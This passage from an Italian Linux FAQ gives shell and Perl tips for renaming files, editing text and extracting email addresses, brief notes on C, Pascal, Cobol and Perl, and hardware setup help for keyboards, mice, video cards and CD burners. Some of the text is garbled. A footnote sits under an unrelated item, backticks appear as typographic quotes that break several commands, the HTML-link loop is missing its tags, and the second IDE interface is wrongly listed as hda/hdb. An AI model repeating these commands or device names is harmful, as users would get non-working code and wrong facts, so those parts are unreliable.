Ci si può avvalere di diverse metodiche (comandi e script) per rinominare in minuscolo tutti i file di una directory:

1. $ **perl -e '@files = 'ls -1';↩
   ↪ chop @files; foreach $f(@files){!-e lc($f) && rename ($f, lc($f))}'**[*Invio*]

[6] dove per *percorso_dir1* si intende il percorso completo della prima directory da confrontare, e per *percorso_dir2* il percorso della seconda. *lista_files_doppi* sarà il file di testo contenente l'elenco dei file doppi

2. $ **for FILE in ‘/bin/ls‘; do FILELOWER=‘echo $FILE |↩**
↪ **tr A-Z a-z‘; mv -i $FILE $FILELOWER; done**[*Invio*]

3.
```
for i in *
do
  echo $i
  j = ‘echo $i | dd conv=lcase 2>&-‘
  mv $i $j
done
```

4.
```
for i in *
do
   mv -i ‘echo $i | awk ’{print  tolower($1)}’  -‘
done
```

399.1.14) Come si convertono in minuscolo i nomi dei file nei collegamenti ipertestuali di una pagina HTML?

Se si dispone di una pagina HTML con dei collegamenti a file che hanno lettere maiuscole e minuscole, ad esempio:

```
<A HREF="/dir-a/dir-b/pAGInA.html">
```

e si volesse convertire i nomi dei file in minuscolo (‘`pAGInA.html`’ > ‘`pagina.html`’) si potrà utilizzare il seguente comando:

$ **cat** *pagina* **.html | perl -e ’while($l=<STDIN>){$l=~s/a href=\"(.*)\"\s*/a \href=\"\L$1\" /ig;print $l;}’ >** *convertita* **.html** [*Invio*][7]

399.1.15) Come si converte un elenco di nomi di file ‘.html’ in collegamenti ipertestuali?

Se si dispone di un file di testo composto da tante righe ognuna delle quali è il nome di un file HTML:

```
file1.html
file2.html
file3.html
file4.html
[...]
file34575.html
```

sarà possibile trasformare queste righe in altrettanti collegamenti ipertestuali. Per farlo sarà sufficiente utilizzare il seguente comando (shell Bash):

$ **for i in ‘cat** *elenco.txt* **‘; do echo "$i"; done >** *filedestinazione.html* [*Invio*][8]

Si pensi inoltre ad una directory contente molte immagini (‘`.png`’, ‘`.jpg`’, ecc.). Mediante tale comando si potrà creare un file ‘`.html`’ con un elenco facilmente accessibile da qualsiasi navigatore.

[7] dove *pagina.html* è la pagina da convertire e *convertita.html* è la pagina risultato della conversione.
[8] dove *elenco.txt* è l’elenco dei file ‘`.html`’ e *filedestinazione.html* è la pagina ipertestuale risultato della conversione.

399.1.16) Come si ordinano le righe di un file di testo al contrario?

Se si desidera che un file del tipo:

```
aaa
bbb
ccc
ddd
eee
fff
```

venga convertito in:

```
fff
eee
ddd
ccc
bbb
aaa
```

si potrà utilizzare il seguente comando:

$ **cat -n** *nome_file* **| sort -r |**↩
↪ **awk '{$1="";print}' | sed -e s/\ // >** *nuovo_file* [*Invio*][9]

oppure:

$ **cat** *nome_file* **| perl -e '@a=< STDIN >;**↩
↪ **while(@a){print pop(@a)};' >** *nuovo_file* [*Invio*]

Non basta il semplice:

$ **cat nome_file | sort -r > nome_file.rev**[*Invio*]

che funzionerebbe se il primo campo di ogni riga fosse la data in formato aa/mm/gg. Se invece il formato è gg/mm/aa le righe verrebbero ordinate in base al giorno e non in base all'anno.

399.1.17) Come si utilizza Sed per sostituire il testo?

Ecco un esempio simpatico per capire come funziona Sed, per la sostituzione di testo:

$ **echo 'Il miglior sistema operativo: Windows' | sed /Windows/s//Linux/g**[*Invio*]

399.1.18) Quante volte appare una parola in un file?

Per sapere quante volte compare una parola in un file si darà il seguente comando

$ **grep** *parola* *file* **|wc -w**[*Invio*]

[9]dove *nome_file* è il file da convertire e *nuovo_file* il file risultato della conversione.

399.1.19) A cosa serve l'opzione '`-f`' (if) negli script della shell?

Il seguente script:

```
#!/bin/bash

if [ -f "$1" ]; then
        echo "file regolare";
fi
```

analizza l'argomento fornitogli. Se quest'ultimo rappresenta un file regolare, lo script lo segnala. Per file regolare si intende un qualsiasi file normale, che non sia quindi un dispositivo, una directory, ecc.

399.1.20) Come si può utilizzare '`date`' negli script della shell?

In alcuni script per la shell a volte è necessario utilizzare la data. Utilizzando però esclusivamente il comando '**`date`**' vengono restituite informazioni a volte inutili. Per eliminarle si utilizzano del opzioni da aggiungere al comando '**`date`**' stesso.

Ad esempio il comando:

$ **`echo 'date +%x'`**[*Invio*]

restituisce il formato: '**`gg/mm/aa`**'. Utilizzare invece:

$ **`echo 'date +%x' | sed "/\//s///g"`** [*Invio*][10]

per ottenere il formato: *ggmmaa* (senza /). Lo stesso risultato lo si ottiene anche con:

$ **`echo 'date +%x | sed 's/\///g''`**[*Invio*]

Con i parametri '**`%d %m %y %Y`**' si possono ottenere tutte le combinazioni per manipolare il formato della data. Ad esempio:

$ **`date +%Y%m%d`**[*Invio*]

restituirà:

```
20010304
```

Il parametro '**`%Y`**' restituisce l'anno a quattro cifre mentre '**`%y`**' quello a due.

399.1.21) Come si fa a cercare tutti i file di un certo tipo (es. '`*.png`') e a copiarli in una directory?

Se la directory di destinazione è '`/root/pngfile`', il comando sarà:

`find / -name "*.png" -exec cp -p {}` */root/pngfile* **`\;`** [*Invio*]

399.1.22) Come si cambiano le estensioni dei file?

Ecco uno script che permette di cambiare le estensioni di gruppi di file dello stesso tipo presenti nella directory corrente:

[10]le virgolette sono necessarie a causa della '`\`'

```
#!/usr/bin/perl

$old_ext = @ARGV[0] || usage();
$new_ext = @ARGV[1] || usage();

print "$old_ext --> $new_ext\n\n";

@files = ‘ls -1‘;
chop @files;

foreach $f(@files) {
        $f =~ /(^.*)\.$old_ext/ && rename ($f, "$1.$new_ext");
}

sub usage {
        print <<"END";

        Usage: ./script.pl old_ext new_ext

        Example: ./script.pl tar.gz zip

END
        exit(1);
}
```

Occorre fornire i permessi di esecuzione e occorre invocarlo nella directory in cui si devono rinominare i file ponendo come primo argomento l'estensione da cambiare e come secondo l'estensione che si desidera. Esempio:

$ **`converti jpeg jpg`**[*Invio*][11]

Ecco un altro metodo per ottenere lo stesso scopo:

$ **`for i in *.vecchiaest; do echo $i | mv $i ‘awk -F. ’{print $1 ".nuovaest"}’‘; done`** [*Invio*]

o più semplicemente:

$ **`for i in *.vecchiaest; do mv $i ${i%.vecchiaest}.nuovaest; done`** [*Invio*]

Se i file sono tanti e si eccede la lunghezza massima di una riga di comando, si può impartire:

$ **`find . -name "abc*.txt" | while read i; do mv $i ${i%.txt}; done`**[*Invio*][12]

399.1.23) Come si può modificare l'output di '`pppstats`'?

Il comando

$ **`pppstats -r -v ppp0`**[*Invio*]

restituisce qualcosa del genere::

```
     IN   PACK VJCOMP VJTOSS NON-VJ  RATIO  UBYTE
  48089    366     16      0     99   1.00      0

     OUT   PACK VJCOMP VJSRCH VJMISS  RATIO  UBYTE
  308840    385     54    212      8   1.00      0
```

[11] ammesso che lo script sia stato chiamato *converti*.

[12] prestare attenzione: '**`find`**' è ricorsivo.

Se si dovesse avere la necessità di eliminare la prima riga e avere la seconda tale e quale, ma al posto degli spazi dei caratteri di tabulazione, si potrà procedere come segue [13]:

```
# pppstats -r -v ppp0 |↩
↪ grep -v VJCOMP | perl -e '$i=<STDIN>;↩
↪$i=~s/\s+/\t/g;print $i;' | cut -f 2-[ Invio ]
```

```
# perl -e '@a=split(/\s+/, `pppstats -r -v ppp0|↩
↪grep -v VJCOMP`);shift(a);↩
↪foreach $b(@a) {print "$b\t"};'[ Invio ]
```

```
# pppstats -r -v ppp0 | grep -v OUT |↩
↪ sed -e 's/\ \+/<HT>/g' | cut -f 2-[ Invio ]
```
[14]

399.1.24) Come si trovano tutti gli indirizzi di posta elettronica in un file HTML?

Per ricavare da una pagina HTML tutti gli indirizzi di posta elettronica si potrà utilizzare l'interprete Perl:

```
$  cat file.html  | perl -e 'while ($l=<STDIN>)↩
↪ {$l=~/mailto:\s*([\w-_\.]+\@[\w-_\.]+\.[\w-_\.]+)/ && print
"$1\n";}'  [ Invio ]
```

Se gli indirizzi da estrapolare non compaiono sotto forma di tag (marcatore) HTML, si dovrà togliere la stringa relativa al '**mailto**' e lo spazio nell'espressione regolare.

399.1.25) Come si aggiunge una stringa alla fine di ogni riga di un file testo?

Per aggiungere una stessa stringa alla fine di ogni riga di testo si darà il seguente comando:

```
$ cat file -name | sed "s/$/testo/"[ Invio ]
```

dove *testo* è la stringa da aggiungere.

399.1.26) Esempio di uno script per decomprimere file in directory sequenziali.

Se si dispone di *n* file compressi con '**gzip**', e si desidera decomprimerne il contenuto in *n* directory differenti, si potrà utilizzare il seguente script:

```
#!/bin/sh
cd /gzipdir/
for f in *
do
    mkdir /destinazione/$f
    unzip $f -d /destinazione/$f
done
```

Lo script assume che tutti i file compressi risiedano in '`/gzipdir/`' e che la directory '`/destinazione/`' esista già.

[13] Questa metodica è utile se si desidera analizzare i dati sulle connessioni con un foglio di calcolo (Gnumeric, ecc.)
[14] N.B.: nella parte con il Sed il tab è scritto con [*Ctrl+v*] e [*tab*]

399.2 Linguaggio C

399.2.1) Cosa sono i file '`.h`', '`.o`' e '`.c`' in un programma C?

Supponendo di lavorare sul file '`miofile`', il codice sorgente vero e proprio viene scritto in '`miofile.c`'. '`miofile.h`', detto file di intestazione contiene le dichiarazioni delle variabili e delle funzioni implementate nel file '`miofile.c`'.

Infine il codice oggetto risultante dalla compilazione risiederà in '`miofile.o`'.

399.2.2) Come si avvia il compilatore C++?

Tale compilatore si può avviare con:

$ **g++ -o** *nomefile nomefile.cpp* [*Invio*]

L'opzione '**`-o`**' serve a dare un nome all'eseguibile diverso dal nome predefinito, che è '`a.out`'.

399.2.3) `Bus Error`

Solitamente l'errore '**`Bus Error`**' si verifica per un superamento dei limiti di memoria, un indice di un array che supera il limite, un fine-stringa mancante ecc.

Per risalire all'origine del problema, occorrerà compilare il sorgente con l'opzione '**`-g`**' ed eseguirlo. Quando si interrompe l'esecuzione del programma stesso, si potranno analizzare le cause con:

$ **dbx** *nomeprogr* **core**[*Invio*][15]

e tramite l'istruzione '**`where`**' si potrà visualizzare il punto in cui si è verificato l'errore.

399.2.4) Esiste in GNU/Linux il file '`conio.h`'?

Su <*sunsite.unc.edu*> è presente un file che si chiama '`linux-conio-x.yy.tgz`' che sostituisce il '`conio.h`'.

399.3 Pascal

399.3.1) Si può convertire un programma scritto in Pascal in C?

Esiste '**`p2c`**' Pascal-to-C. Dato un sorgente Pascal, esso genera un altro sorgente C che è possibile compilare tranquillamente con '**`gcc`**'.

> Il nome di Pascal-to-C è indicato dal suo autore come P2c. Tuttavia, P2C è anche il nome di un altro compilatore analogo, realizzato per sistemi speciali: <*http://www.geocities.com/SiliconValley/Network/3656/p2c/linux.html*>. In questo secondo caso, oltre alla particolarità del compilatore stesso, c'è da considerare il fatto che non si tratta di software libero.

[15] *nomeprogr* è il nome del programma

399.4 Cobol

399.4.1) Esistono dei compilatori Cobol per GNU/Linux?

Eccone alcuni:

1. Cobol2c [16]; (in sviluppo: <*http://www.gnu.org/software/cobol/cobol.htm*>)
2. Tiny Cobol [17];
3. RPCobol [18];

399.5 Perl

399.5.1) Come si installano i moduli Perl?

Il modo migliore per installare i moduli in Perl è tramite il comando:

`perl -MCPAN -eshell`[*Invio*]

Al prompt occorre digitare:

> **`install`** *Tk* [*Invio*]

('**`Tk`**' in questo caso è un esempio di modulo da installare) Sarà necessaria una breve fase di configurazione guidata se si installano i moduli in questo modo per la prima volta, ma tutta la fase di scarico del modulo, test e installazione è automatica. Essa comprende anche eventuali installazioni di moduli necessari a quello in oggetto. In alternativa, per installare un modulo Perl a mano, dopo averlo scompattato ed essere entrati nella directory dove è stato decompresso, si può inizializzare la procedura di installazione con:

`perl Makefile.PL`[*Invio*]

Il modulo viene creato mediante il comando:

`make`[*Invio*]

provato mediante:

`make test`[*Invio*]

ed installato con:

`make install`[*Invio*]

durante tutte queste fasi si possono presentare inconvenienti, ad esempio altri moduli da installare che sono necessari a quello in oggetto, oppure test falliti per qualche ragione.

[16]**Cobol2c** GPL
[17]**Tiny Cobol** GPL
[18]**RPCobol** GPL

Computer portatili

400.1 Problematiche di installazione

400.1.1) Perché non funziona l'audio sul portatile Acer TM 312D?

Il portatile in questione dispone di una OPL3-Sax. Questa scheda può essere riconosciuta tramite '**pnpdump**'. Sarà necessario creare un nuovo file di configurazione tramite il comando:

\# **pnpdump --config>opl3sa.conf**[*Invio*]

Il file di configurazione dovrebbe assomigliare a:

```
######
(READPORT 0x0203)
(ISOLATE PRESERVE)
(IDENTIFY *)
(VERBOSITY 2)
(CONFLICT (IO FATAL)(IRQ FATAL)(DMA FATAL)(MEM FATAL)) # or WARNING

(CONFIGURE YMH0030/2156265473 (LD 0
  (IO 0 (SIZE 16) (BASE 0x0220))
  (IO 1 (SIZE 8) (BASE 0x0530))
  (IO 2 (SIZE 8) (BASE 0x0388))
  (IO 3 (SIZE 2) (BASE 0x0330))
  (IO 4 (SIZE 2) (BASE 0x0370))
  (INT 0 (IRQ 5 (MODE +E)))
  (DMA 0 (CHANNEL 0))
  (DMA 1 (CHANNEL 1))

 (NAME "YMH0030/2156265473[0]{OPL3-SA3 Snd System }")
  (ACT Y)
))
(CONFIGURE YMH0030/2156265473 (LD 1
  (IO 0 (SIZE 1) (BASE 0x0201))

 (NAME "YMH0030/2156265473[1]{OPL3-SA3 Snd System }")
  (ACT Y)
))
(WAITFORKEY)
########
```

Per caricare il file di configurazione opportunamente modificato, si utilizzerà il comando:

\# **isapnp opl3sa.conf**[*Invio*]

ma occorre ricordare che nessun modulo audio deve essere caricato in quel momento. Occorre inserire poi i moduli nel corretto ordine come consigliato nella documentazione allegata ai sorgenti del kernel:

\# **modprobe mpu401**[*Invio*]

\# **modprobe ad1848**[*Invio*]

\# **modprobe opl3sa2 io=0x370 mss_io=0x530 mpu_io=0x330 irq=5 dma=0 dma2=1**[*Invio*]

\# **modprobe opl3 io=0x388**[*Invio*]

400.1.2) Perché la tastiera del portatile alla fine dell'installazione di Linux risulta inutilizzabile?

Qualora dopo l'avvio del sistema la tastiera risultasse inutilizzabile, occorre fare il tentativo di disabilitare i moduli relativi alla gestione delle periferiche PCMCIA. Per ovviare all'inconveniente, all'avvio di LILO si potrà accedere in modalità speciale tramite il comando:

`LILO boot:` **`linux init 1`**[*Invio*]

o:

`LILO boot:` **`linux single`**[*Invio*]

Una volta ottenuto l'accesso al sistema, si dovrà disabilitare il caricamento del modulo che gestisce le periferiche PCMCIA eliminandone la chiamata dalla gerarchia '`/etc/init.d`' (o '`/etc/rc.d/init./`'). Basterà rinominare il file '`pcmcia`':

`#` **`mv pcmcia pcmcia.old`**[*Invio*]

A questo punto al riavvio del sistema i moduli non saranno caricati e si potrà operare normalmente.

Un'altra metodica consiste nel controllare nel BIOS del portatile se nella voce '**`pc card`**' il '**`controller mode`**' è impostato a '**`Cardbus/16 -bit`**'.

Capitolo 401

Hardware

401.1 Processori

401.1.1) Come si comporta il processore AMD K6 con Linux?

Il K6 III sembra avere dei problemi con i kernel 2.0.x e i primi 2.2.x.

401.2 Monitor

401.2.1) Come si può impostare il risparmio energetico per il monitor?

Occorre inserire nel file '`~/.xinitrc`', prima della riga deputata al caricamento del gestore delle finestre, le righe:

```
xset dpms 420 540 900
xset +dpms
```

401.3 Dispositivi video (scheda, telecamera, ecc.)

401.3.1) Sono supportate le schede TV e le schede di acquisizione video in GNU/Linux?

Attualmente le schede TV con i chipset '**`BT8xx`**' sono quasi tutte compatibili.

Per informazioni sui driver '**`BTTV`**', fare riferimento alla pagina: <*http://www.metzlerbros.de/bttv.html*>

Tra i programmi per vedere la televisione e catturare le immagini troviamo XawTV [1] reperibile presso <*http://bytesex.org/xawtv/index.html*>.

Ovviamente la risoluzione che offrono è quella di uno schermo TV

Sul fronte delle schede Matrox sono nati dei progetti che stanno dando ottimi risultati. Per la Rainbow Runner infatti si possono usare i driver scaricabili dal sito <*http://www.cis.ohio-state.edu/~cmcurtin/dvd/mgavideo/*>.

Per quello che la riguarda la Marvel si possono avere informazioni al sito: <*ftp://ftp.rwii.com/pub/linux/system/Meteor/meteorman.html*>.

Esistono anche progetti (che stanno portando i loro frutti) per schede di qualità superiore. Per le schede Mirò DC1 e DC1Plus le informazioni sono reperibili presso: <*http://www.net4you.net/users/scherr/dc1plus/index.html*>. Per la DC30: <*http://stud3.tuwien.ac.at/~e8125426/dc30/*>.

Anche per Iomega BUZZ esistono i driver: <*http://www.lysator.liu.se/~gz/buz/*>.

Esiste poi un hardware dedicato a GNU/Linux: la scheda LML33 prodotto da LinuxMedialabs: < *http://www.linuxmedialabs.com/*>.

Per maggiori dettagli sui driver per la cattura dei fotogrammi occorre tenere sott'occhio il sito: <*http://www.atlantek.com.au/*>.

[1] **XawTV** GPL

Tutti i progetti sono raccolti nel Video4Linux: <*http://roadrunner.swansea.uk.linux.org/v4l.shtml*>.

Da tenere sotto controllo gli sviluppi di '**Trinity**' (licenza: GPL) <*http://members.nbci.com/NicholasF/*> e '**Vstream**' (licenza: GPL) <*http://www.ee.up.ac.za/~justin/bttv/*>

Per chi ha bisogno di sottotitolare i propri film, è possibile utilizzare '**b@k@sub**' (licenza: GPL) reperibile presso: <*http://www.allusion.net/bakasub/*>.

401.3.2) Si può utilizzare la scheda video Matrox G200 AGP in GNU/Linux?

Per la scheda video Matrox G200, nelle versioni da 8 e da 16 Mibyte di RAM, occorre aprire il file '`/etc/X11/XF86Config`' (se non risiede in questa directory cercalo nel file system perché purtroppo la sua posizione varia da distribuzione a distrubuzione) ed inserire questa sezione:

```
Section "Device"
    Identifier  "G200"
    VendorName  "Matrox"
    BoardName   "AGP"
    VideoRam 8192
EndSection
```

401.3.3) Si può utilizzare la scheda video SiS 6326 in GNU/Linux?

La scheda SiS 6326 è gestita solo al 50% delle possibilità almeno fino all'XFree86 3.3.5. Per gestire questa scheda in maniera opportuna bisogna aggiungere in '`XF86Config`', nella sezione '**Device**':

```
Section "Device"
    Identifier  "Silicon Integrated Systems [SiS]|86C326"
    VendorName  "Unknown"
    BoardName   "Unknown"
    #VideoRam    4096
    Option "no_accel"
    Option "sw_cursor"
    Option "no_imageblt"
    # Option "no_bitblt"
    Option "fast_vram"
    Option "pci_burst_on"
EndSection
```

Qualora si riscontrassero problemi, si proverà a eliminare il commento (#) davanti a '**no_bitblt**'.

401.4 Tastiera

401.4.1) Come si possono utilizzare i tasti accessori della tastiera in GNU/Linux?

Alcune tastiere dispongono di parecchi tasti aggiuntivi. In ambiente MS-Windows parte di questi tasti servono per controllare l'audio e il CD-ROM. Altri sono programmabili per potere avviare determinati programmi.

Con:

`# `**`showkey -k`**[*Invio*]

è possibile controllare quali tasti sono già associati a un codice tasto: premendo i vari pulsanti è possibile rilevare il numero decimale corrispondente[2].

[2] per uscire occorre attendere 10 sec. senza premere alcun tasto

Se alcuni tasti non restituiscono il codice, occorrerà ripetere l'operazione con:

showkey -s[*Invio*]

I tasti accessori di MS-Windows infatti risultano in genere assegnati a 125, 126, 127, mentre i tasti aggiuntivi (sole nascente, mezza luna, e accensione) sono generalmente muti. Con showkey -s si possono ottenere invece da questi ultimi tasti i seguenti valori:

```
0xe0 0x63
0xe0 0xe3
```

per la pressione e rilascio del tasto col sole nascente,

```
0xe0 0x5f
0xe0 0xdf
```

per la pressione e rilascio del tasto con la mezza luna,

```
0xe0 0x5e
0xe0 0xde
```

per la pressione e rilascio del tasto col simbolo di accensione.

Per assegnare un codice a tali tasti, si impartirà il comando:

setkeycodes *scancode keycode*[*Invio*]

Es.:

setkeycodes e063 122[*Invio*]

Attenzione: non si deve utilizzare una mappa della tastiera già utilizzata. Meglio controllare prima l'organizzazione della tastiera attiva.

Si procederà poi a modificare la mappa della tastiera per assegnare le funzioni che desiderate ai nuovi tasti. Si possono anche inserire delle stringhe contenenti i comandi da eseguire. Se ad esempio si desidera spegnere la macchina col tasto accensione, si dovrà modificare il file '`/etc/kbd/default.map.gz`' (o il file relativo alla mappa della tastiera utilizzata nella propria distribuzione) nel seguente modo:

```
[...]
keycode 124 = F69
[...]
```

e più avanti:

```
[...]
string F69 = "shutdown -h 1 &\n"
[...]
```

è stato inserito un ritardo di un minuto in modo da avere il tempo di cancellare il processo di spegnimento della macchina in caso di pressioni accidentali. Basterà spegnere il monitor e andarsene, se è attivo il supporto per la gestione avanzata dell'alimentazione (*APM*) nel kernel.

N.B.: si devono concludere le stringhe con «\n». Con questa procedura la pressione di un tasto speciale viene interpretata come la battitura della stringa corrispondente, e come per ogni comando, è necessario impartire anche il ritorno carrello (invio).

401.4.2) Come si imposta la tastiera italiana?

Ecco i passaggi da seguire per impostare la tastiera italiana nella propria macchina. Occorre innanzitutto posizionarsi all'interno della directory '`/usr/lib/kbd/keymaps/`':

`cd /usr/lib/kbd/keymaps`[*Invio*]

qui sono presenti diverse sottodirectory (a seconda della piattaforma di utilizzo). Occorre posizionarsi nella directory corrispondente alla propria piattaforma. Nel caso di piattaforma Intel la directory sarà '`i386`':

`cd i386`[*Invio*]

In questa directory è presente un'ulteriore struttura che presenta tante sottodirectory quanti sono i modelli di tastiera. In genere, il modello più diffuso è '**`qwerty`**'[3].

`cd qwerty`[*Invio*]

a questo punto, tramite il comando:

`ls it*`[*Invio*]

è possibile verificare che esista il file di configurazione corrispondente alla lingua italiana. Le scelte dovrebbero in genere ricadere tra '`it-ibm.kmap.gz`', '`it.kmap.gz`' e '`it2.kmap.gz`'. Di solito '`it.kmap.gz`' dovrebbe andar bene, salvo casi particolari. Per installare tale tipo di tastiera, eseguire il comando:

`loadkeys it`[*Invio*]

che restituirà il seguente output:

```
Loading it.kmap.gz
```

Se volessimo verificare l'impostazione della tastiera si potrà usare il comando '**`dumpkeys`**':

`dumpkeys`[*Invio*]

o meglio, redirigere l'output di tale comando in un file, visto che è piuttosto prolisso:

`dumpkeys >` *tastiera.txt* [*Invio*][4]

questi passi dovrebbero consentire di configurare la tastiera per la console testuale.

Per X si dovrà modificare il file '`/etc/X11/Xf86Setup`'.

401.4.3) Come si impostano le tastiere estere?

Qualcuno sa come impostare le tastiera estere?

La tastiera si imposta con:

`loadkeys` *nome-file* [*Invio*]

dove nome-file è il file di mappa della tastiera, normalmente reperibile nella directory '`/usr/share/keytables/`' o in '`/usr/share/keymaps/`'. Tali file hanno estensione '`.map`' o '`.kmap`' o '`.kmap.gz`' e hanno un nome abbastanza significativo, tipo '`it.map`', '`it2.map`', '`us.kmap.gz`', '`us-latin1.kmap.gz`', ecc.

---

[3] dalle prime lettere della tastiera in alto a sinistra sotto i numeri e a destra del carattere di tabulazione

[4] dove *tastiera.txt* è il file che conterrà il risultato di '**`dumpkeys`**'.

401.4.4) È possibile generare i caratteri accentati su una tastiera statunitense?

Per quanto riguarda X la cosa è molto semplice, basta modificare il file '`/etc/X11/XF86Config`' (v. 3.3.x) mettendo la riga:

```
XkbLauout "us_intl"
```

Ecco un esempio di file:

```
Section "Keyboard"
   Protocol        "Standard"
   AutoRepeat      500 30
   LeftAlt         Meta
   RightAlt        Meta
   ScrollLock      Compose
   RightCtl        Control
   XkbKeycodes     "xfree86"
   XkbTypes        "default"
   XkbCompat       "default"
   XkbSymbols      "us(pc102)"
   XkbGeometry     "pc"
   XkbRules        "xfree86"
   XkbModel        "pc102"
   XkbLayout       "us_intl"
EndSection
```

Per quanto riguarda il terminale si può risolvere il problema utilizzando il file '`us-acent.kmap.gz`'.[5]. Con questa configurazione infatti se si vuole fare il carattere «è» basterà premere in sequenza [`] ed [*e*]. Non si è limitati inoltre ai caratteri accentati minuscoli ma è possibile generare:

- «È» tramite la combinazione ['] ed [*E*]
- «È» tramite la combinazione ['] ed [*E*]
- «ë» tramite la combinazione ["] ed [*e*]
- «ã» tramite la combinazione [~] ed [*a*]

401.5 Mouse

401.5.1) Come si configura un mouse PS/2?

Il dispositivo per il mouse PS/2 è '`/dev/psaux`' al contrario dei dispositivi seriali che sono generalmente '`/dev/ttyS`*x*' [6].

Segue una porzione del file '`XF86Config`' (X 3.3.x) che indica che si dispone di un mouse di tipo PS/2.

```
Section "Pointer"
        Device          "/dev/psaux"
        Protocol        "PS/2"
        Emulate3Buttons
        ZAxisMapping    4 5
EndSection
```

[5] l'autore non è riuscito a trovare all'interno della propria distribuzione questo file per cui non ha potuto verificare quanto di seguito riportato.

[6] dove *x* assume valori come 1, 2, 3 o 4.

Segue una porzione del file '`XF86Config-4`' (X 4.0.3) che indica che si dispone di un mouse di tipo PS/2.

```
Section "InputDevice"
        Identifier  "Mouse0"
        Driver      "mouse"
        Option      "Protocol" "PS/2"
        Option      "Device" "/dev/mouse"
        Option  "Emulate3Buttons" "yes"
EndSection
```

'`/dev/mouse`' è un collegamento simbolico a '`/dev/psaux`'. Si può inserire direttamente tale file oppure creare il collegamento simbolico.

401.5.2) Come si abilita l'utilizzo della rotellina del mouse?

Occorre utilizzare imwheel [7]. La pagina di tale programma è <*http://jonatkins.org/imwheel/*>. Il programma ora è in una forma sufficientemente stabile.

Una volta installato l'eseguibile dovrà essere modificato il file di configurazione di X. La sezione '**`Pointer`**' in '`/etc/X11/XF86Config`' dovrà essere simile alla seguente:

```
Section "Pointer"
    Protocol    "IntelliMouse"
    Device      "/dev/mouse"
    ZAxisMapping    4 5
# When using XQUEUE, comment out the above two lines, and uncomment
# the following line.

#    Protocol   "Xqueue"

# Baudrate and SampleRate are only for some Logitech mice

#    BaudRate   9600
#    SampleRate 150

# Emulate3Buttons is an option for 2-button Microsoft mice
# Emulate3Timeout is the timeout in milliseconds (default is 50ms)

#    Emulate3Buttons
#    Emulate3Timeout    50

# ChordMiddle is an option for some 3-button Logitech mice

#    ChordMiddle

EndSection
```

401.6 Disco fisso

401.6.1) Perché i controller UltraATA non vengono riconosciuti?

Se dovessero comparire messaggi di errore relativi all'interfaccia IDE/EIDE durante l'installazione di una distribuzione GNU/Linux, si deve ricordare che i dischi UltraDMA 66 (detti anche UltraATA) utilizzano un controller speciale che permette una velocità di trasferimento di picco di 66 Mibyte/s, (HPT366). I kernel della serie 2.2.x non gestiscono questa caratteristica. Bisogna quindi utilizzare il kernel 2.4.x o i kernel sperimentali (l'HPT366 è supportato dalla versione 2.3.12).

[7] **imwheel** GPL

Ne va da sé che tentando di installare una distribuzione che abbia un kernel obsoleto su di un disco UltraATA 66, questa operazione risulterà non possibile.

401.7 CD-ROM e masterizzatori

401.7.1) Come si configura un CD-ROM esterno parallelo in GNU/Linux?

Occorrerà fare un collegamento simbolico che fa puntare '`/dev/cdrom`' alla porta '`/dev/tty`*??*' della parallela.

401.7.2) Perché ho problemi con il CD-ROM all'avvio del server X?

Se all'atto di lanciare il server grafico si riscontrasse sulla console di avvio questo errore:

```
VFS: busy inodes on changed media.
Atapi device hdd:

Error : Not ready -- (Sense key = 0x02)
(reserved error code) -- ( osc = 0x3a,ascq =0x02)
The failed "Test unit Ready" packet command was:
"00 00 00 00 00 00 00 00 00 00 00 00 "
```

Si dovrà provare a disabilitare l'utilità di auto montaggio in Gnome Control Center.

401.7.3) Come si configura un masterizzatore connesso all'interfaccia IDE/EIDE?

Occorre ricompilare il kernel con il supporto emulazione SCSI. All'atto di ricompilare il kernel si dovrà selezionare (con '**Y**') nella sezione *Block Devices* l'opzione *SCSI emulation support*. Questo vale per i kernel della versione 2.2.x. Per quelli della versione 2.4.x l'opzione *SCSI emulation support* si trova nella sezione *ATA/IDE/MFM/RLL support* e poi in *IDE, ATA and ATAPI Block devices* come si vede in figura.

Figura 401.1. Il supporto per l'emulazione SCSI nei kernel 2.4.x.

Selezionare poi dal menù principale *SCSI support* scegliendo (con '**Y**'), l'opzione *SCSI generic support* e *SCSI CD-ROM support*.

Salvare e compilare il kernel (se ovviamente gli altri parametri erano rimasti invariati). I CD-ROM connessi all'interfaccia IDE/EIDE verranno riconosciuti automaticamente. come periferiche SCSI e si dovrà modificare il file '`/etc/fstab`' di conseguenza. Dovrà risultare qualcosa del tipo:

```
/dev/scd0 /cdrom iso9660 ro,noauto,user 0 0
```

401.7.4) Qual è il nome del dispositivo generalmente associato a un masterizzatore connesso all'interfaccia IDE/EIDE?

Se il kernel riconosce il masterizzatore connesso all'interfaccia IDE/EIDE, si deve ricordare che il dispositivo che lo identifica è in genere'`/dev/hd`*n*', dove *n* assume valori quali a, b, c, d, ecc. Dipende da dove è stato connesso, e segue la stessa regola dei dischi fissi:

1. prima interfaccia IDE/EIDE:
   - master = '`/dev/hda`'
   - slave = '`/dev/hdb`'
2. seconda interfaccia IDE/EIDE:
   - master = '`/dev/hda`'
   - slave = '`/dev/hdb`'

Se non si è a conoscenza di come è stato connesso, si effettuino tentativi tralasciando i dispositivi che corrispondono ai dischi fissi e al CD-ROM.

Es.: inserire un CD-ROM nel masterizzatore, creare la directory di innesto (*mount*):

`mkdir /mnt/masterizzatore`[*Invio*]

Si provi ora a montare il CD-ROM presente nel masterizzatore:

`mount -t iso9660 /dev/hdb /mnt/masterizzatore`[*Invio*]

se vengono segnalati errori, provare con un'altra lettera. Per provare a vedere il contenuto della directory principale del CD-ROM nel masterizzatore impartire il comando:

`ls -la /mnt/masterizzatore`[*Invio*]

se la directory appare vuota, allora il CD non è stato montato.

401.7.5) Come si utilizza in GNU/Linux un masterizzatore SCSI?

Per fare riconoscere al kernel un masterizzatore SCSI, si dovranno includere le seguenti opzioni:

- '**`ATA/IDE/MFM/RLL support`**'
  1. *Enhanced IDE/MFM/RLL*
  2. *IDE Atapi cd rom*
  3. *SCSI HostAdaptor emulation*

Figura 401.2. ATA/IDE/MFM/RLL support

- *Block devices*

  1. *Loopback device*

  Figura 401.3. Block devices

- *SCSI support*

  1. *SCSI support*

2. *SCSI cd rom support*
3. *Enable vendor specific*
4. *Scsi generic support*

Figura 401.4. SCSI support

- '**`File systems`**'

1. *ISO 9660 cdrom filesystem*
2. *Microsoft Joliet*

Figura 401.5. File systems

401.7.6) Qual è il nome del dispositivo generalmente associato a un masterizzatore SCSI?

Pare che il mio kernel abbia riconosciuto il mio masterizzatore SCSI ma ora come accedo? Quale è il nome del dispositivo? /dev/cosa?

